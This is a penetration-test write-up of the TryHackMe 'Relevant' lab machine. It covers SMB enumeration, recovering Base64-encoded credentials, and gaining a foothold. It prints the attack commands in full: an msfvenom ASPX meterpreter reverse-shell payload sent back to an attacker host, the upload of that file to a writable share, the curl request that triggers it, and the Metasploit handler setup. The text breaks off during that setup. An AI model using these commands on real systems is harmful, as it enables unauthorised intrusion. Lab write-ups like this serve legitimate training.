PENETRATION TESTING REPORT

TryHackMe — "Relevant" Machine

Medium Difficulty | Windows Active Directory / IIS Exploitation

Prepared By

Nishant Saini

Room Name	Relevant
Platform	TryHackMe
Difficulty	Medium
Category	Penetration Testing Challenge
Target OS	Windows Server (IIS Web Server)
Date of Engagement	17–18 October 2026
Tools Used	Nmap, smbclient, CyberChef, msfvenom, Metasploit Framework, PrintSpoofer64

1. Objective

The goal of this engagement is to perform a complete penetration test against the TryHackMe room "Relevant", a medium-difficulty Windows machine. The objective is to enumerate running services, identify a misconfigured file share, upload a malicious payload to achieve initial foothold, capture the user flag, and finally escalate privileges to NT AUTHORITY\SYSTEM to capture the root flag.

2. Reconnaissance

2.1 Target Overview — TryHackMe Room

The engagement starts on the "Relevant" room page on TryHackMe, which is tagged as a Penetration Testing Challenge of Medium difficulty with an estimated completion time of 75 minutes. The AttackBox was started and connected to the TryHackMe VPN before scanning began.




Fig 2.1 — TryHackMe 'Relevant' room overview page.

2.2 Nmap Port & Service Scan

A full TCP port scan was run against the target with service/version detection and default scripts enabled, using the command below:

```
nmap -sC -sV -p- --min-rate 5000 -T4 10.145.170.31
```




Fig 2.2 — Nmap scan revealing open ports 80, 135, 139, 445, 3389 and high RPC ports.

The scan returned several interesting ports: 80 (HTTP — IIS), 135 (MSRPC), 139/445 (SMB — NetBIOS/Microsoft-DS), 3389 (RDP, with a valid SSL cert for 'Relevant'), and dynamic RPC ports 49663/49666/49667. The presence of open SMB ports (139 & 445) alongside IIS on port 80 immediately suggested that an SMB share might be reachable from the web server itself — a common misconfiguration in Windows IIS boxes.

2.3 Web Enumeration — Port 80

Browsing to the target's IP on port 80 revealed the default IIS 'Welcome' page, confirming an unconfigured/default Internet Information Services installation with no custom application deployed yet.




Fig 2.3 — Default IIS Windows Server welcome page on port 80.

3. SMB Share Enumeration

Since SMB was open, the next step was to enumerate available shares using smbclient. Several initial attempts using different UNC path escaping (\\10.144.153.62, \\\\10.144.153.62) failed with SMB1 negotiation/workgroup-listing errors, which is expected behaviour on modern Samba clients against an old SMB1-only share.




Fig 3.1 — First listing attempt; a non-default share named 'nt4wrksv' is visible.




Fig 3.2 — Repeated smbclient -L attempts to enumerate the share list over SMB1.




Fig 3.3 — Continued enumeration; four default shares (ADMIN$, C$, IPC$) plus the custom 'nt4wrksv' share are confirmed.

Once the share name 'nt4wrksv' was confirmed, a direct anonymous (-N) connection was made straight to that share instead of listing the whole server, which succeeded. Inside, a file named passwords.txt was found and downloaded:

```
smbclient //10.144.153.62/nt4wrksv -N
smb: \> get passwords.txt
```




Fig 3.4 — Successful anonymous SMB connection and download of passwords.txt.

4. Credential Decoding (CyberChef)

The contents of passwords.txt contained two encoded credential strings. Both strings had the tell-tale padding of Base64 ('==') and were decoded using CyberChef's 'From Base64' recipe.




Fig 4.1 — Decoding the first credential: user 'Bob' with password !P@$$W0rD!123.




Fig 4.2 — Decoding the second credential: user 'Bill' with password Juw4nnaM4n420696969!$$$.

Two sets of plaintext local credentials were now recovered. While these credentials were kept as a backup option, the fact that the SMB share also allowed anonymous write access was leveraged first to gain a foothold, as detailed in the next section.

5. Exploitation — Gaining Initial Foothold

5.1 Generating a Malicious ASPX Payload

Because the nt4wrksv share sits inside what turned out to be the IIS webroot, any file uploaded to it becomes accessible over HTTP. An ASPX reverse shell payload was generated using msfvenom, targeting the attacker's listener on port 4444:

```
msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=192.168.130.136 lport=4444 -f
aspx -o shell.aspx
```




Fig 5.1 — msfvenom generating a 1.29 MB malicious shell.aspx payload.

5.2 Uploading the Payload via SMB

The generated shell.aspx file was then uploaded directly into the nt4wrksv share using the anonymous SMB session, placing it where the IIS web server could execute it.

```
smbclient //10.144.153.62/nt4wrksv -N
smb: \> put shell.aspx
```




Fig 5.2 — shell.aspx (1,292,296 bytes) successfully uploaded to the share.

5.3 Re-triggering the Web Shell

After the initial session dropped, the uploaded shell.aspx was re-triggered with a simple curl request to re-establish a fresh Meterpreter callback whenever a new listener was needed for the next stage of the attack.

```
curl http://10.144.153.62:49663/nt4wrksv/shell.aspx
```




Fig 5.3 — Re-triggering the ASPX shell to spawn a fresh callback.

5.4 Setting Up the Metasploit Listener

Before triggering the payload, a matching Metasploit multi/handler listener was configured to catch the incoming reverse Meterpreter connection on the same LHOST/LPORT used during payload generation.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.130.136
msf exploit(multi/handler) > run
```

